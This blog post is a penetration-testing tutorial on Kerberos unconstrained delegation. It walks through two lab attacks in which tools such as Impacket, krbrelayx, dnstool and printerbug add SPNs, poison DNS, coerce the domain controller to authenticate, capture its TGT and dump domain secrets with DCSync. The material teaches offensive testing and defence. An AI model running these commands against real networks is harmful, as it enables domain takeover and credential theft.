Abusing Delegation with Impacket (Part 1): Unconstrained Delegation

blackhillsinfosec.com/abusing-delegation-with-impacket-part-1

Hunter WadeGuest Author·November 5, 2025

Hunter recently graduated with his Master's degree in Cyber Defense and has over two years of experience in penetration testing. His favorite area of testing is Active Directory, and in his free time, he enjoys working in his home lab and analyzing malware.

This blog has been cross-posted. We're grateful to Hunter for allowing us to share this insightful work—you can check out the original post in full HERE.

The inspiration behind this

In Active Directory exploitation, Kerberos delegation is easily among my top favorite vectors of abuse, and in the years I've been learning Kerberos exploitation, I've noticed that Impacket doesn't get nearly as much coverage as tools like Rubeus or Mimikatz.

From a penetration testing perspective, especially when operating from a remote dropbox, being able to interface Kali to the domain controller provides tremendous value, as we don't need to drop binaries on disk, nor do we need to worry about host-based detections.

This is **not** an exhaustive list of every explicit delegation abuse path possible, otherwise I'd be working on this forever! Instead, I wanted to focus on each type of delegation configured for **both users and machines,** and the most common attack paths for each.

Kerberos


Kerberos is a **ticket-based** authentication protocol that enables secure communication in untrusted environments by first establishing two-party trust through a mutual third party. Kerberos requires three parties:

- **Client:** The user or system requesting access to a resource.
- **Server:** The destination resource the client wants to access.
- **Key Distribution Center (KDC):** A trusted third party responsible for authenticating users and issuing tickets.

The ticketing process

The Kerberos authentication flow works like this:

1. **Authentication Service Request:** The client sends an authentication request encrypted with their password to the KDC.
2. **Authentication Service Response:** If the KDC can decrypt the request with the user's password, the client has proven their identity. The KDC then responds with a Ticket-Granting-Ticket (TGT), encrypted with the KDC's secret key.
3. **Ticket-Granting-Ticket Request:** The client presents the TGT back to the KDC requesting access to a destination service.
4. **Ticket-Granting-Ticket Response:** If the KDC can decrypt the TGT, it proves the client presented a valid TGT, as no other entity knows the KDC's secret key. The KDC responds with a Service Ticket (ST), encrypted with the destination service's password.
5. **Service Ticket Request:** The client passes the ST to the destination service, requesting access. If the destination service can decrypt the service ticket, it proves the ticket is valid, as only the KDC and the service itself should possess the service's password.




Through the trusted intermediary – the KDC – the client and destination service can establish trust, relying on the assumption that only the KDC knows everything.

Kerberos references services by their Service Principal Name, or SPN, and one ticket can be generated per one SPN at a time. For added efficiency, if a user wants to obtain tickets for multiple services, instead of performing the entire authentication process each time, they can simply reuse their TGT to obtain access to various other services. By default, Microsoft states a TGT is valid for 10 hours before the entire authentication process must fully begin again.

The double-hop problem and delegation

Because of how tickets are constructed, services cannot forward client credentials to other resources: they only possess a service ticket encrypted with their own key. This inability to forward credentials is known as the **Kerberos Double-Hop Problem.**



Microsoft introduced **delegation** to let one service forward a client's credentials to another, enabling the first service to authenticate the client to the second. There are three forms of Kerberos delegation:

- **Unconstrained Delegation:** The first form of delegation. When a client authenticates to a server with unconstrained delegation, it passes its TGT along with the ST, allowing the server to reuse the TGT to authenticate as that user to other resources.
- **Constrained Delegation:** Introduced to mitigate the risks of unconstrained delegation. It restricts delegation to specific services and replaces TGT forwarding with two proxies: S4U2Self and S4U2Proxy.
- **Resource-Based Constrained Delegation:** Similar to constrained delegation, but here the destination (resource) defines which services are allowed to delegate to it.

Unconstrained delegation abuse techniques

With all of that discussed, the key idea is that **delegation is essentially a specialized form of impersonation** that resolves the double-hop problem. It's additionally important to note delegation can be configured on **both users and machines** within a domain.

This means that if a user or machine configured with delegation is compromised, the attacker's goals vary depending on the type (with some caveats we will cover later). Since this is a three-part series of blog posts, we will first focus on abusing unconstrained delegation.

To abuse unconstrained delegation, **we must first compromise a user or machine configured with it**. Following this, **our end goal is to obtain a TGT from an elevated user/machine** – usually the domain administrator – to compromise the environment.

The high-level steps are:

1. Compromise a user or machine that has unconstrained delegation configured.
2. Force/coerce an elevated user/machine to authenticate to our compromised unconstrained resource.
3. Use the obtained TGT from the elevated user/machine to compromise the domain controller.

1. Add a user SPN and DNS entry, coerce to Kerberos listener

Assume we've compromised the user `kuduser` with the password `Password1!`, which has unconstrained delegation configured.

To escalate in the domain, we need to first add a Service Principal Name (SPN) to the user and a DNS entry resolving such SPN to the attacker's IP address. Once those are done, we can then obtain a TGT from an elevated user/machine.


Caveat: Users do not have SPNs associated with them by default, so we need the permission to add our own SPN so tickets can be generated to our user if one has not been added already. This is not a default setting, but appears to be often attributed with database service accounts. We additionally need the permission to add a DNS entry to our added SPN, which appears to be a default setting.

1. Find user-based unconstrained delegation (`kuduser`)

```
impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
```

2. Add an SPN to `kuduser` if there isn't one already (`KUD.secure.local`)

```
python3 addspn.py -u secure.local\\kuduser -p 'Password1!' -s host/KUD.secure.local
--target-type samname 10.0.1.200
```



3. (Optional) Verify the SPN has been added successfully

```
pywerview get-netuser -d secure.local -u kuduser -p 'Password1!' -t 10.0.1.200 --
unconstrained
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ pywerview get-netuser -d secure.local -u kuduser -p 'Password1!' -t 10.0.1.200 --unconstrained
objectclass:           top, person, organizationalPerson, user
cn:                    kuduser
distinguishedname:     CN=kuduser,CN=Users,DC=secure,DC=local
instancetype:          4
whencreated:           2025-09-17 21:22:00+00:00
whenchanged:           2025-09-17 21:28:03+00:00
usncreated:            107039
usnchanged:            107047
name:                  kuduser
objectguid:            {a0fbd3e1-b02f-4e23-bba9-ea67f9af7f34}
useraccountcontrol:    NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION
badpwdcount:           0
codepage:              0
countrycode:           0
badpasswordtime:       1601-01-01 00:00:00+00:00
lastlogoff:            1601-01-01 00:00:00+00:00
lastlogon:             1601-01-01 00:00:00+00:00
pwdlastset:            2025-09-17 21:22:00.442204+00:00
primarygroupid:        513
objectsid:             S-1-5-21-121669899-840664006-3373323264-1146
accountexpires:        1601-01-01 00:00:00+00:00
logoncount:            0
samaccountname:        kuduser
samaccounttype:        805306368
serviceprincipalname:  host/KUD.secure.local
objectcategory:        CN=Person,CN=Schema,CN=Configuration,DC=secure,DC=local
dscorepropagationdata: 2025-09-17 21:27:42+00:00, 1601-01-01 00:00:00+00:00
lastlogontimestamp:    2025-09-17 21:22:23.617369+00:00
```

4. Add a DNS entry that resolves `KUD.secure.local` to our attacker IP `10.0.1.13`

```
python3 dnstool.py -u secure.local\\kuduser -p 'Password1!' -r KUD.secure.local -a add -d 10.0.1.13 10.0.1.200
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 dnstool.py -u secure.local\\kuduser -p 'Password1!' -r KUD.secure.local -a add -d 10.0.1.13 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

5. Verify proper name resolution, may take a few minutes

```
nslookup KUD.secure.local 10.0.1.200
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ nslookup KUD.secure.local 10.0.1.200
Server:         10.0.1.200
Address:        10.0.1.200#53

Name:   KUD.secure.local
Address: 10.0.1.13
```

6. Set up Kerberos listener with kuduser's password

```
python3 krbrelayx.py --krbsalt SECURE.LOCALkuduser --krbpass 'Password1!'
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 krbrelayx.py --krbsalt SECURE.LOCALkuduser --krbpass 'Password1!'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80

[*] Setting up DNS Server
[*] Servers started, waiting for connections
```

7. Force the DC (`10.0.1.200`) to authenticate to us (`KUD.secure.local`)

```
python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200
KUD.secure.local
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200 KUD.secure.local
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 10.0.1.200
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 krbrelayx.py --krbsalt SECURE.LOCALkuduser --krbpass 'Password1!'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server

[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.1.200
[*] Got ticket for DC01$@SECURE.LOCAL [krbtgt@SECURE.LOCAL]
[*] Saving ticket in DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
[*] SMBD: Received connection from 10.0.1.200
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

8. Export the ticket into memory

```
export KRB5CCNAME=DC01\$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ export KRB5CCNAME=DC01\$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache

┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ klist
Ticket cache: FILE:DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
Default principal: DC01$@SECURE.LOCAL

Valid starting       Expires              Service principal
09/17/2025 13:56:29  09/17/2025 23:56:29  krbtgt/SECURE.LOCAL@SECURE.LOCAL
        renew until 09/20/2025 14:53:52
```

9. Perform a DCSync against `DC01` as `DC01$`

```
impacket-secretsdump -k DC01.secure.local
```

10. (Cleanup): Remove the added DNS entry

```
python3 dnstool.py -u secure.local\\kuduser -p 'Password1!' -r KUD.secure.local -a remove -d 10.0.1.13 10.0.1.200
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 dnstool.py -u secure.local\\kuduser -p 'Password1!' -r KUD.secure.local -a remove -d 10.0.1.13 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Target has only one record, tombstoning it
[+] LDAP operation completed successfully
```

11. (Cleanup): Remove the added SPN (if user started without one)

```
python3 addspn.py -u secure.local\\kuduser -p 'Password1!' -s host/KUD.secure.local --target-type samname 10.0.1.200 -r
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 addspn.py -u secure.local\\kuduser -p 'Password1!' -s host/KUD.secure.local --target-type samname 10.0.1.200 -r
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

2. Hijack machine DNS entry, coerce to Kerberos listener

Assume we've compromised the machine `PC01$` with the NTLM hash `aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4`, which has unconstrained delegation configured.

To escalate in the domain, we need to first modify `PC01$`'s existing DNS entry and point it to our attacker IP address. Once complete, we can then obtain a TGT from an elevated user/machine.

Unlike users, machines do have SPNs associated with them, meaning we only need to modify the `PC01.secure.local` DNS entry to point to our attacker box. It should be noted that this will temporarily cause a denial of service for clients accessing `PC01`, as all traffic will now route to us.

1. Find machine-based unconstrained delegation (`PC01$`)

```
impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType  DelegationRightsTo  SPN Exists
-----------  -----------  --------------  ------------------  ----------
PC01$        Computer     Unconstrained   N/A                 Yes
```


2. Add a DNS entry that resolves `PC01.secure.local` to our attacker IP `10.0.1.13`

```
python3 dnstool.py -u 'secure.local\PC01$' -p
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -r
PC01.secure.local -a modify -d 10.0.1.13 DC01 -dns-ip 10.0.1.200
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 dnstool.py -u 'secure.local\PC01$' -p 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
-r PC01.secure.local -a modify -d 10.0.1.13 DC01 -dns-ip 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[+] LDAP operation completed successfully
```


3. Verify proper name resolution, may take a few minutes

```
nslookup PC01.secure.local 10.0.1.200
```




4. Set up Kerberos listener with `PC01$`'s NTLM hash

```
python3 krbrelayx.py --krbsalt SECURE.LOCALPC01$ -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
```



5. Force the DC (`10.0.1.200`) to authenticate to us (`PC01.secure.local`)

```
python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200
PC01.secure.local
```



```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 krbrelayx.py --krbsalt SECURE.LOCALPC01$ -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server

[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.1.200
[*] Got ticket for DC01$@SECURE.LOCAL [krbtgt@SECURE.LOCAL]
[*] Saving ticket in DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
[*] SMBD: Received connection from 10.0.1.200
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

6. Export the ticket into memory

```
export KRB5CCNAME=DC01\$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ export KRB5CCNAME=DC01\$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache

┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ klist
Ticket cache: FILE:DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
Default principal: DC01$@SECURE.LOCAL

Valid starting       Expires              Service principal
09/17/2025 13:56:29  09/17/2025 23:56:29  krbtgt/SECURE.LOCAL@SECURE.LOCAL
        renew until 09/20/2025 14:53:52
```


7. Perform a DCSync against `DC01` as `DC01$`

```
impacket-secretsdump -k DC01.secure.local
```

8. (Cleanup): Restore the original DNS entry for `PC01.secure.local`

```
python3 dnstool.py -u 'secure.local\PC01$' -p
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -r
PC01.secure.local -a modify -d 10.0.1.201 DC01 -dns-ip 10.0.1.200
```

```
┌──(hun㉿kali)-[~/tools/krbrelayx]
└─$ python3 dnstool.py -u 'secure.local\PC01$' -p 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
-r PC01.secure.local -a modify -d 10.0.1.201 DC01 -dns-ip 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[+] LDAP operation completed successfully
```



Conclusion

Unconstrained delegation is a neat feature that solves a real limitation of Kerberos, the double-hop problem. However, given the way impersonation occurs by forwarding TGTs, if an unconstrained resource is compromised, an attacker can easily escalate to domain administrator.

Following this, we will discuss abusing constrained delegation and resource-based constrained delegation in future writeups!

References

- https://blog.redxorblue.com/2019/12/no-shells-required-using-impacket-to.html
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#a-forwardable-result
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gpsb/0fce5b92-bcc1-4b96-9c2b-56397c3f144f
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/unconstrained
- https://sqlmastersconsulting.com.au/SQL-Server-Blog/granting-sql-service-account-permissions-create-spns/
- https://github.com/dirkjanm/krbrelayx
- https://github.com/r3motecontrol/Ghostpack-CompiledBinaries
- https://www.guidepointsecurity.com/blog/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/
- https://www.thehacker.recipes/ad/movement/kerberos/spn-jacking
- https://luemmelsec.github.io/S4fuckMe2selfAndUAndU2proxy-A-low-dive-into-Kerberos-delegations/
- https://mayfly277.github.io/posts/GOADv2-pwning-part10/
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

- https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html
- https://attl4s.github.io/assets/pdf/You_do_(not)_Understand_Kerberos_Delegation.pdf
- https://www.netexec.wiki/news/v1.4.0-smoothoperator
- https://www.blackhillsinfosec.com/bypass-ntlm-message-integrity-check-drop-the-mic/
- https://www.semperis.com/blog/spn-jacking-an-edge-case-in-writespn-abuse/
- https://github.com/abaker2010/impacket-fixed

Ready to learn more?

Level up your skills with affordable classes from Antisyphon!

Pay-What-You-Can Training

Available live/virtual and on-demand

← Back to blog